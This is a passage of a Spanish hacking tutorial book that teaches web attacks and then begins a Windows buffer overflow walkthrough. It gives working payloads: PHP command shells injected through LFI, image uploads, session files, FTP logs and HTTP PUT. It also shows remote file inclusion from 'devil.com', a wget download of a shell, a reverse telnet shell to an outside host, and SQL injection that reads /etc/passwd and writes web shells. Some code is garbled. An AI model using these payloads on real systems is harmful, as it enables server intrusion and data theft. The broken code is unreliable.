Como comenté antes /proc/self apunta al ultimo pid usado, por lo que no necesitamos averiguar cual es el pid de nuestro proceso de apache ya que accederíamos a el directamente. El ataque consiste en realizar la inyección en el User-Agent lanzando seguidamente la llamada a este fichero:

<http://host/file=../../../../proc/self/environ&cmd uname -a>

Al igual que antes, esto habría que hacerlo con un pequeño script ya que se debe inyectar y seguido lanzar el comando, antes que self apunte a otro pid diferente a nuestro proceso.

Inyectando codigo PHP en una imagen

Es muy habitual encontrarse con webs que nos permiten subir un avatar el cual queda almacenado en el servidor. Que ocurriría si creamos un archivo de texto que contenga: <? passthru(\$_GET[cmd]) ?> y lo guardamos con extensión GIF o JPG? pues que nos dejaría subirlo sin problemas ya que la extensión corresponde con una imagen y en caso de que la web sea vulnerable a un ataque LFI, podríamos explotarlo de la misma forma que hemos visto antes: <http://host/?file=path/avatar.gif&cmd=uname -a>

Cracker

Inyectando código PHP en los ficheros de sesiones

Supongamos el siguiente código vulnerable:

```
<?php  
$user = $_GET['user'];  
session_register("user");  
session_start();  
?>
```

Como podemos ver, esta creando una variable de sesión usando un valor obtenido mediante GET y del que no hace ningún tipo de verificación.

Vamos a enviar:

```
http://host/?user=<? passthru($_GET[cmd]) ?>
```

Luego miramos las cookies de nuestro navegador y podemos ver algo así:

```
PHPSESSID=b25ca6fea480073cf8eb840b203d343e
```

Analizando la carpeta donde se guardan las sesiones podemos comprobar el contenido:

```
vladacidraven:~$ more /tmp/sess_b25ca6fea480073cf8eb840b203d343e  
user|s:26:"<? passthru($_GET[cmd]) ?>";
```

Ya que en este caso podemos injectar código en el fichero que guarda los datos de nuestra sesión, también podemos ejecutar comandos usando este fichero:

```
http://host/?file=/tmp/sess_b25ca6fea480073cf8eb840b203d343e&cmd=uname -a
```

En este caso la ruta la conocemos y podemos seleccionarla sin problemas. Si por GET filtra la entrada podemos injectar usando POST.

Inyectando código PHP en otros archivos

Normalmente no tendremos acceso dado que solo root puede leer estos archivos pero sería posible injectar nuestro código en otros logs, como por ejemplo en el de FTP:

```
vladacidraven:~$ ftp host.com  
220 ProFTPD 1.3.1 Server (Debian) [host.com]  
Name (vladacidraven): <? passthru($_GET[cmd]) ?>  
Password:
```

Si echamos un vistazo a /var/log/proftpd/proftpd.log podemos ver que nuestro código se ha injectado:

```
Oct 09 21:50:21 host.com proftpd[11190] host.com  
([11.22.33.44]): USER <? passthru($_GET[cmd]) ?>: no such user found  
from [11.22.33.44] to host.com:21
```

Si el servidor vulnerable usa una versión antigua de webalizer y es accesible por web, también es posible usar el fichero usage_DATE.html para ejecutar código ya que este fichero se genera con las estadísticas de visitas a partir de access.log y en versiones antiguas de webalizer es posible injectar código html en el referer. Por ejemplo: Referer: <? passthru(\$_GET[cmd]) ?>

Cracker

Tan solo tienes que hacer un bucle de llamadas con ese referir para que ese referir entre entre los mas enviados y aparezca en la pagina de visitas.

En caso de que el servidor admita el uso del comando PUT tambien seria posible subir un archivo con nuestro codigo:

```
vladacidraven:~$ telnet host.com 80
```

```
Trying 11.22.33.44...
```

```
Connected to host.com.
```

```
Escape character is '^]'.
```

```
OPTIONS / HTTP/1.1
```

```
HTTP/1.1 200 OK
```

```
Date: Sat, 11 Oct 2008 15:06:05 GMT
```

```
Server: Apache/2.2.9 (Debian) PHP/5.2.6-5
```

```
Allow: GET,HEAD,POST,PUT,OPTIONS,TRACE
```

```
Content-Length: 0
```

```
Connection: close
```

```
Content-Type: httpd/unix-directory
```

```
Connection closed by foreign host.
```

Para inyectar:

```
vladacidraven:~$ telnet host.com 80
```

```
Trying 11.22.33.44...
```

```
Connected to host.com.
```

```
Escape character is '^]'.
```

```
PUT /file.txt HTTP/1.1
```

```
Content-Type: text/plain
```

```
Content-Length:26
```

```
<? passthru($_GET[cmd]) ?>
```

Obteniendo una shell

Una vez que hemos conseguido ejecutar comandos remotamente, podemos intentar crear una shell para acceder al sistema.

Una forma seria instalando una shell basada en PHP. Podemos descargarla usando el comando wget:

```
http://host/?file=xxxx&cmd=wget http://devil/shell.txt -O shell.php
```

Como no podemos descargar por HTTP un archivo PHP, lo que hacemos es bajar un fichero TXT y guardarla como PHP.

Tambien podemos intentar realizar un reverse telnet:

```
vladacidraven:~$ nc -vv -l -p 8888
```

```
vladacidraven:~$ nc -vv -l -p 8889
```

```
http://host/?file=xxxx&cmd=telnet devil 8888 | /bin/sh | telnet devil 8889
```

Cracker

Remote File Inclusion

En el caso de que en php.ini la variable allow_url_include este a On, podremos aprovechar este tipo de inclusiones para injectar una shell directamente.

La técnica es la misma que he descrito antes y también es muy conocida. Basta con cargar por GET o POST directamente una URL que tenga la shell (con una extensión diferente a PHP para poder incluir el contenido del fichero):

http://host/?file=http://devil.com/shell.txt

http://host/?file=http://devil.com/shell.txt%00

Blind SQL Injection

Los ataques de inyección SQL son también muy conocidos y muy documentados por lo que no voy a volver a escribirlos. Únicamente comentare la técnica que nos permite leer ficheros del sistema.

Cargando ficheros locales

Ante una web vulnerable a ataques SQL (os recuerdo que este doc esta basado en MySQL), en el caso de que el usuario con el conectamos a la base de datos tenga permisos para usar el comando load_file de MySQL, podemos cargar cualquier archivo del sistema, por ejemplo, /etc/passwd.

Ejemplo:

Tabla: users(id int, user char(25), pass char(25), mail char(25));

Datos en la tabla:

1	admin	23e4ad2360f4ef4268cb44871375a5cd	admin@host
2	vladacidraven	655ed32360580ac468cb448722a1cd4f	vladacidraven@host

Código vulnerable:

```
<?php  
$iduser = $_GET['id'];  
$link = mysql_connect("localhost", "mysql_user", "mysql_password");  
mysql_select_db("database", $link);  
$result = mysql_query("SELECT * FROM users WHERE id=$iduser", $link);  
$row = mysql_fetch_array($result);  
echo "El mail del usuario es:" . $row["mail"] . "\n";  
?>
```

Partimos de una tabla que desconocemos, con unos campos que desconocemos y con un MySQL que no muestra los errores por pantalla.

> llamada correcta que muestra el mail del usuario 2:

http://host/?id=2

> intentamos reordenar los resultados del query mediante inyección de SQL:

Cracker

```
http://host/?id=2 ORDER BY 1 ... Ok  
http://host/?id=2 ORDER BY 2 ... Ok  
http://host/?id=2 ORDER BY 3 ... Ok  
http://host/?id=2 ORDER BY 4 ... Ok  
http://host/?id=2 ORDER BY 5 ... Error
```

Porque da error en ORDER BY 5? si usamos ORDER BY 2 le estamos diciendo que nos muestre los resultados ordenador por el user, con ORDER BY 3, le decimos que ordene la salida según la columna pass, pero como solo existen 4 columnas en esa tabla, ORDER BY 5 provoca un error.

Para que sirve esto? pues para conocer el numero de columnas que tiene la tabla sobre la que se esta realizando la query.

> modificamos la salida por pantalla (ya sabemos que hay 4 columnas):

```
http://host/?id=-1 UNION SELECT 1,2,3,4
```

Que hace esto? pues busca el usuario con ID=-1, que devolverá 0 resultados y creara una nueva fila con los datos que hemos introducido. Por que ponemos ID=-1? veamos un ejemplo practico:

Entrada:

```
http://host/?id=2 UNION SELECT 1,2,3,4
```

Salida:

```
+-----+-----+-----+  
| 2 | vladacidraven | 655ed32360580ac468cb448722a1cd4f | vladacidraven@host |  
+-----+-----+-----+  
| 1 | 2  
| 3  
| 4  
|  
+-----+-----+-----+
```

Como en pantalla muestra solo el primer resultado, la salida sera:

El mail del usuario es: vladacidraven@host

En caso de poner ID=-1 solo obtendremos los datos que hemos injectado:

Entrada:

```
http://host/?id=-1 UNION SELECT 1,2,3,4
```

Salida:

```
+-----+-----+-----+  
| 1 | 2  
| 3  
| 4  
|  
+-----+-----+-----+
```

La salida sera:

El mail del usuario es: 4

> aprovechamos la columna 4 (que aparece por pantalla) para injectar:

```
http://host/?id=-1 UNION SELECT 1,2,3,load_file('/etc/passwd');
```

Esto mostraria por pantalla el contenido de /etc/passwd en el lugar donde

Cracker

debería aparecer el mail del usuario (siempre que el usuario con el que accedemos a la base de datos tenga permisos para hacer un load_file).

En el caso de que las magic_quotes estén activas y no podamos escribir comillas, podemos sustituir el fichero por su equivalente en hex:

http://host/?id=-1 UNION SELECT 1,2,3,load_file(0x2f6574632f706173737764);

Una diferencia entre leer archivos usando LFI y leerlos usando inyecciones SQL es que el usuario con el que leemos es diferente. En el primer caso usaremos un usuario apache y en el segundo un usuario mysql. Esto no es muy importante pero puede servir a la hora de leer archivos con ciertos permisos.

Obteniendo datos sin fuerza bruta

Supongamos la siguiente situación con el mismo código vulnerable de antes:

Tabla: users(id int, user char(25), pass char(25), mail char(255));

Datos en la tabla:

1 admin
23e4ad2360f4ef4268cb44871375a5cd admin@host
2 vladacidraven 655ed32360580ac468cb448722a1cd4f vladacidraven@host
+-----+-----+-----+-----+
<?php
\$iduser = \$_GET['\$id'];
\$link = mysql_connect("localhost", "mysql_user", "mysql_password");
mysql_select_db("database", \$link);
\$result = mysql_query("SELECT * FROM usuarios WHERE id=\$iduser", \$link);
\$row = mysql_fetch_array(\$result);
?>
echo "El mail del usuario es:" . \$row["mail"] . "\n";

Podemos ver toda la fila de datos de la tabla si hacemos lo siguiente:

http://host/?id=1 outfile "/tmp/sql.txt"

http://host/?id=-1 UNION SELECT 1,2,3,load_file('/tmp/sql.txt');

Y veremos que el contenido de /tmp/sql.txt es:

1
admin
23e4ad2360f4ef4268cb44871375a5cd
admin@host

Como podemos apreciar, hemos sacado todos los datos del user con id 1 sin necesidad de conocer el nombre de la tabla ni el de ningun campo. De la misma forma podemos sacar los datos del resto de usuarios.

El problema de este ataque es que solo podemos ver los datos de la tabla sobre la que se esta realizando la consulta.

Usando esta tecnica podemos tambien copiar ficheros del sistema en el directorio local para acceder a ellos por web, por ejemplo:

http://host/?id=-1 union select 1,load_file("/etc/passwd"),1 into outfile

Cracker

"`/var/www/host.com/www/passwd`"

O tambien podemos crear PHPs. Por ejemplo:

`http://host/?id=-1 union select 1,"<?phpinfo()?>",1 into outfile`

`"/var/www/host.com/www/phpinfo.php"`

Ejecutando comandos remotamente

Hemos visto antes diversas formas de inyectar `<? passthru($_GET[cmd]) ?>` para poder ejecutar comandos remotamente. El principal problema que nos encontrábamos era poder inyectar en un fichero fácilmente localizable. En el caso de los logs de apache era complicado averiguar la ubicación y también era posible que el usuario no tuviera acceso de lectura a estos logs.

En este caso es sencillo provocar un error que nos muestre por pantalla la ruta donde se encuentra la web. Conociéndola podemos crear un PHP con el código que nos permita ejecutar comandos:

`http://host/?id=-1 union select 1,"<?passthru($_GET[cmd])?>",1 into outfile`

`"/var/www/host.com/www/cmd.php"`

Luego bastaria con cargar:

`http://host/cmd.php?cmd=uname -a`

Si la web es ademas vulnerable a ataques de LFI podemos escribir el codigo en cualquier lugar en el que tengamos permisos de escritura. Por ejemplo en `/tmp`:

Primero inyectamos el codigo en un fichero en `/tmp`:

`http://host/?id=-1 union select 1,"<? passthru($_GET[cmd]) ?>",1,1 into outfile "/tmp/sql.txt"`

Luego usamos LFI para ejecutar comandos:

`http://host/?file=../../../../tmp/sql.txt&cmd=uname -a`

Obteniendo una shell

Si hemos conseguido crear un fichero con nuestro código, la forma de obtener una shell es la misma que he comentado antes para el LFI.

Asta aquí ya cumplí con lo prometido y asta mas, podría parar aquí el libro pero que clase de anfitrión seria si no te enseño hacer un poderoso exploit, así que manos a la obra? bien comencemos!

Nota: nunca de aconsejaría ejecutar un exploit que te prometa alguna cosa en particular, es preferible que tu crees tus propios exploits pues al menos que puedas leer correctamente el exploit que vas a ejecutar o desensamblar de una forma profesional entonces si puedes hacerlo de otra forma ni se te ocurra, como puedes saber tu si el exploit tiene una doble intención? Como saber si no abrirá un Backdoor en tu PC?


Bueno para este ejemplo usaremos un bug descubierto por un tal 'Crazy_Hacker' un hacker

Cracker

de renombre como puedes ver, así que arremos esto interesante, me di la tarea de contactar con el y recopilar el error, use el mismo método que el para atacar y resulta que el chico decía la verdad así que para mi sorpresa no era chico, en realidad es una chica de 26 años de nacionalidad canadiense, que como rayos lo se? Muy fácil. La ip atacante se realizo desde un ciber café ubicado en Canadá, se que muchos dirán que es fácil cambiar la ip y el MacAddress para no ser descubiertos, pues si esto es verdad pero cometió el semejante error de dejar miles de rastros, pues su intención no fue atacar si no dar a conocer el error del sitio, por lo tanto olvido la primera regla, no no es no se lo cuentes a tu novia, no es esa, la primera regla es no dejes ciber huellas. En fin luego me entere que era mujer porque la contacte sin mas vamos a mostrar el exploit y la forma de hacerlo.

Verificando el Bug o error.

<http://www.mediafire.com/?qb8qpqf9s2jv76u>



(antes de que comiencen a comerme vivo por usar un sistema tan viejo, quiero decir que es maquina virtual como medio mundo sabe, yo uso Linux)

Nota rápida: puedes encontrar versiones más viejas de la aplicación en: oldapps.com y oldversion.com o buscar en la sección exploits en exploit-db.com (A menudo tienen una copia local de la aplicación vulnerable también)

Usaremos el siguiente script sencillo de Perl <http://es.wikipedia.org/wiki/Perl> para crear un archivo .m3u que pueda ayudarnos a descubrir información acerca de la vulnerabilidad.

```
my $file= "crash.m3u";
my $junk= "\x41" x 10000;
open($FILE,>$file");
print $FILE "$junk";
close($FILE);
print "Archivo m3u creado exitosamente\n";
```

Cracker

Ejecuta el script para crear el archivo .m3u y se rellenará con 10.000 A's. 0x41 es la representación hexadecimal de la letra A. Ahora, abre ese archivo .m3u en Easy RM to MP3. La aplicación lanza un error, pero parece que el error es manejado correctamente y la aplicación no crashea. Modifica el script para escribir 20.000 A's e intenta de nuevo. Lo mismo. La excepción es manejada correctamente. Ahora cambia el script para que escriba 30.000 A's. Al abrir el archivo .m3u en Easy RM to MP3, ¡Boom! La aplicación muere. ☺

OK. Así que la aplicación crashea cuando cargamos un archivo que contenga entre 20.000 y 30.000 letras A. Pero ¿Qué podemos hacer con esto?

Verificar el bug - y ver si puede ser interesante

Obviamente, no todas las aplicaciones crashean cuando se intenta explotarlas. Un error de una aplicación no lleva a una explotación, pero algunas veces, sí. Con “Explotación” quiero decir que la aplicación haga algo para lo cual no fue programada como ejecutar tu propio código.

La forma más fácil de hacer que una aplicación haga algo diferente es controlando su flujo y redirigirlo a otra parte. Esto se puede hacer controlando el Instruction Pointer o contador del programa. http://es.wikipedia.org/wiki/Contador_de_programa

El cual es un registro del CPU que contiene un puntero a donde está la instrucción que será ejecutada. Imagina que una aplicación llama a una función con un parámetro. Antes de ir a la función, guarda la ubicación actual en el contador del programa (Así sabrá a donde retornar después que la función termine) Si tú puedes modificar el valor en este puntero y redirigirlo a un lugar en memoria que contenga tu propio código, entonces puedes cambiar el flujo de la aplicación y hacerla que ejecute algo diferente. Otra cosa aparte de regresar a su lugar original. El código que tú quieras ejecutar después de controlar el flujo, algunas veces es llamado “ShellCode”. Así que si hacemos que la aplicación ejecute nuestra ShellCode, podemos llamarlo un exploit funcional. En la mayoría de los casos, este puntero es referenciado con el término EIP el cual es un registro de 4 bytes. Si puedes modificar esos 4 bytes, te adueñarás de la aplicación y de la computadora en la cual corre.

Antes de continuar - Algo de teoría.

Ya se ya se, asta yo odio la teoría pero es necesaria de lo contrario no lo pondría aquí así que matare burros y a leer se a dicho, nadie dijo que aprender eso fuera fácil si no peña nieta fuera programador (antes de que me coman los mexicanos quiero decir que lo anterior fue un chiste)

- Segmento de código (Instrucciones que el procesador ejecuta. EIP mantiene el rastro de la siguiente instrucción)
- Segmentos de datos (variables, buffers dinámicos)
- Segmentos del Stack (usado para pasar datos/argumentos a funciones y es usado como

Cracker

espacio para variables. El Stack comienza (= al final del Stack) desde el final de la memoria virtual y baja a una dirección inferior) Un PUSH pone algo en la parte superior del Stack, un POP quitará un ítem de 4 bytes del Stack y lo pone en el registro.

Si quieres acceder a la memoria del Stack directamente, puedes usar ESP (Puntero del Stack) el cual apunta a la parte superior que es la dirección más baja del Stack o pila.

Después de un PUSH, ESP apuntará a una dirección de memoria más baja (la dirección es decrementada con el tamaño de los datos que son PUSHeados al Stack que son 4 bytes en caso de direcciones y punteros. Los decrementos comúnmente suceden antes que el ítem sea colocado en el Stack. Dependiendo de la implementación. Si ESP ya apunta a la próxima ubicación libre en el Stack, el decremento sucede después de colocar datos en el Stack.)

Cuando se introduce una función/sub-rutina, se crea un bloque en el Stack. Este bloque mantiene los parámetros del procedimiento padre juntos y es usado para pasar argumentos a la subrutina. La ubicación actual, ESP, puede ser accedida y la base actual de la función está en EBP.

Los registros de propósitos generales del CPU de Intel x86 son:

EAX: acumulador. Usado para cálculos y usado para almacenar valores de retorno de llamadas (CALL'S) a funciones. Las operaciones básicas tales como: sumar, restar y comparar usan este registro.

EBX: base. No tiene nada que ver con el puntero base. No tiene propósito general y puede ser usado para almacenar datos.

ECX: contador. Usado para iteraciones (loops)

EDX: datos. Ésta es una extensión de EAX. Permite cálculos más complejos como multiplicar, dividir permitiendo almacenar datos extras para facilitar estos cálculos.

ESP: puntero al Stack.

EBP: puntero base.

ESI: índice de origen. Guarda la ubicación de los datos de entrada.

EDI: índice de destino. Apunta a la ubicación a donde se almacena el resultado de los datos de la operación.

EIP: Instruction Pointer o contador del programa.

Cracker

Memoria del Proceso

Cuando una aplicación se ejecuta en un ambiente de win32, se crea un proceso y se le asigna memoria virtual. En un proceso de 32 bits, el rango de dirección desde 0x00000000 hasta 0xFFFFFFFF donde de 0x00000000 hasta 0x7FFFFFFF es asignado al usuario y de 0x80000000 hasta 0xFFFFFFFF es asignado a Kernel. Windows usa el modelo de memoria Flat que significa que el CPU puede directamente, secuencialmente y linealmente direccionar todas las ubicaciones de memoria disponibles sin usar un esquema de segmentación y paginación.

La memoria de Kernel es accedida solo por el SO.

Cuando un proceso se crea, se crea también un PEB (Bloque de Entorno del Proceso) y un TEB (Bloque de Entorno de Hilo)

El PEB contiene todos los parámetros de usuario que son asociados con el proceso actual:


- Ubicación del ejecutable actual.
- Punteros a los datos del loader (puede ser usado para listar todas las DLL's/módulos que son o pueden ser cargadas en el proceso)
- Puntero de la información acerca

El TEB describe el estado de un hilo e incluye:

- Ubicación del PEB en memoria.
- Ubicación del Stack para el hilo al cual pertenece.
- Puntero a la primera entrada a la cadena SEH (ver tutorial 3 y 3b para aprender acerca de lo que es una cadena SEH)

Cada hilo dentro del proceso tiene un TEB.

El mapa de memoria del proceso Win32 luce así:



Cracker

El segmento de texto de la imagen de un programa/DLL es de solo lectura como solamente contiene el código de la aplicación. Este previene que las personas modifiquen el código de la aplicación. Este segmento de memoria tiene un tamaño arreglado. El segmento de datos se usa para almacenar las variables globales y estáticas del programa. El segmento de datos se usa para variables globales inicializadas, cadenas de texto, y otras constantes.

El segmento de datos es de escritura y tiene un tamaño arreglado. El segmento del heap se usa para le resto de las variables del programa. Puede aumentarse o achicarse como se deseé. Toda la memoria en el heap o montículo es manejado por algoritmos allocadores o desallocadores. Una región de memoria es reservada para estos algoritmos. El heap crecerá hacia direcciones más altas. En una DLL, el código, importaciones (lista de funciones usadas por la DLL de otra DLL o aplicación) y exportaciones (funciones que lo hacen disponibles para otras aplicaciones de DLL's) son parte del segmento .text.

El Stack

El Stack o Pila es una parte de memoria del proceso. Es una estructura que funciona así U.E.P.S (Último en Entrar, Primero en Salir) El Stack es allocado por el SO. Por cada hilo (cuando el hilo es creado) Cuando el hilo termina, el Stack también se limpia. El tamaño del Stack es definido cuando es creado y no se cambia. Combinado con U.E.P.S y el hecho de que no requiere mecanismos o estructura de manejo complejos, el Stack es muy rápido, pero limitado en tamaño.

U.E.P.S significa que los datos colocados más recientemente (resultado de una instrucción PUSH) es la primera que será quitada del Stack de nuevo. (Por una instrucción POP)

El Stack contiene variables locales, llamadas a funciones (CALL'S) y otra información que no necesita ser almacenada por una cantidad de tiempo más grande.

Cada vez que una función es llamada, los parámetros de la función son PUSHeados al Stack, también como los valores guardados de los registros EBP y EIP. Cuando una función retorna, el valor de EIP es recuperado del Stack y puesto de nuevo en EIP. Así que el flujo normal de la aplicación puede ser continuado.

Cracker

Usemos pocas líneas de código simple demostrar el comportamiento:


```
#include <string.h>
void hacer_algo(char *Buffer)
{
char MyVar[128];
strcpy(MyVar,Buffer);
}
int main (int argc, char **argv)
{
hacer_algo(argv[1]);
}
```

Puedes compilar ese código con DevC++ 4.9.9.2 creando un nuevo proyecto de consola win32. Usa C como lenguaje y no C++, pega el código y compíalo. Yo le puse el nombre al proyecto “PruebaDeStack.exe”. Ejecútalo y no debería retornar nada. Da error al ejecutarlo, pero solo es para análisis en Olly.

Esta aplicación toma un argumento argv[1] y pasa el argumento a la función hacer_algo(). En esa función, el argumento es copiado en una variable local que tiene un máximo de 128 bytes. Entonces, si el argumento es más largo de 127 (más un byte NULL donde termina la String) el buffer puede ser desbordado.

Cuando la función hacer_algo(param1) sea llamada dentro del main(), sucederán las siguientes cosas:

Se creará un nuevo bloque de Stack encima del Stack ‘padre’. El puntero del Stack, ESP, apunta a la dirección más alta del Stack creado recientemente. Este es el tope del Stack.




Antes de que hacer_algo() sea llamada, se PUSHea un argumento al Stack. En nuestro caso, este es un puntero a argv[1].

Cracker

Lo cargamos en Olly y vamos a Debug/Arguments y escribimos AAAA.

Luego en la commandbar ponemos un BP en la API strcpy así:



Ctrl+F2, luego presionamos F9 y al parar vemos el Stack:

0022FE9C	004012EE	CALL to strcpy from PruebaDe.004012E9
0022FEA0	0022FEB0	dest = 0022FEB0
0022FEA4	003E248F	src = "AAAA"

Se ve claramente que la API es llamada de 4012E9. Le damos Enter y caemos en:

004012D0	55	PUSH EBP
004012D1	89E5	MOV EBP,ESP
004012D3	81E9	SUB ESP,98
004012D9	8B45	MOV EAX,DWORD PTR SS:[EBP+8]
004012DC	8944	MOV DWORD PTR SS:[ESP+4],EAX
004012E0	8D8D	LEA EAX,DWORD PTR SS:[EBP-88]
004012E6	8904	MOV DWORD PTR SS:[ESP],EAX
004012E9	E834	CALL <JMP.&msvcrt.strcpy>
004012EE	C9	LEAVE
004012EF	C3	RETN

Y después del RETN, está un PUSH EBP. Pongámosle un BP, reiniciamos con Ctrl+F2 y damos F9, luego trazamos con F8 hasta 401322:

Registers (FPU)		
EAX	003E248F	ASCII "AAAA"
ECX	00000001	
EDX	77C31AE8	msvcrt.77C31AE8
EBX	7FFDE000	
ESP	0022FF40	
EBP	0022FF58	
ESI	0012CE70	
EDI	005720A0	

MOV DWORD PTR SS:[ESP],EAX
Pone el puntero al argumento en el Stack.

00401325 CALL PruebaDe.004012D0
pone EIP en el Stack y salta a la función.

Address Hex dump ASCII Address 0022FF40 004017E0 PruebaDe.004017E0

Stack después de la instrucción MOV:

00401320	8B04	MOV EAX,DWORD PTR DS:[EAX]
00401322	8904	MOV DWORD PTR SS:[ESP],EAX
00401325	E834	CALL PruebaDe.004012D0
0040132A	E834	CALL <JMP.&msvcrt.getchar>
0040132F	8B04	MOV EAX,DWORD PTR DS:[EAX]
00401334	C9	LEAVE
00401335	C3	RETN

0 0 LastErr ERROR_FILE_NOT_FOUND
EFL 00000202 (NO,NB,NE,A,NS,PO,GE,
STB empty +UNORM 3E6F 7C98E4C0 7C9
ST1 empty 0.0193124432488346640e-4
ST2 empty 0.0000178948233301850e-4
ST3 empty +UNORM 0000 00120240 001

Address	Hex dump	ASCII
0022FF40	003E248F	ASCII "AAAA"
0022FF40	8F 24 3F 00 00 20 57 00	0022FF44 005720A0


Cracker

Luego, la función hacer_algo() es llamada. La función CALL pondrá primero el puntero de la instrucción actual en el Stack (así sabe a donde retornar si la función termina) y luego saltará al código de la función.

Trazamos la CALL con F7 y vemos el Stack:

0022FF3C	0040132A	RETURN to PruebaDe .0040132A From PruebaDe
0022FF40	003E248F	ASCII "AAAA"
0022FF44	005720A0	
0022FF48	004017E0	PruebaDe .004017E0

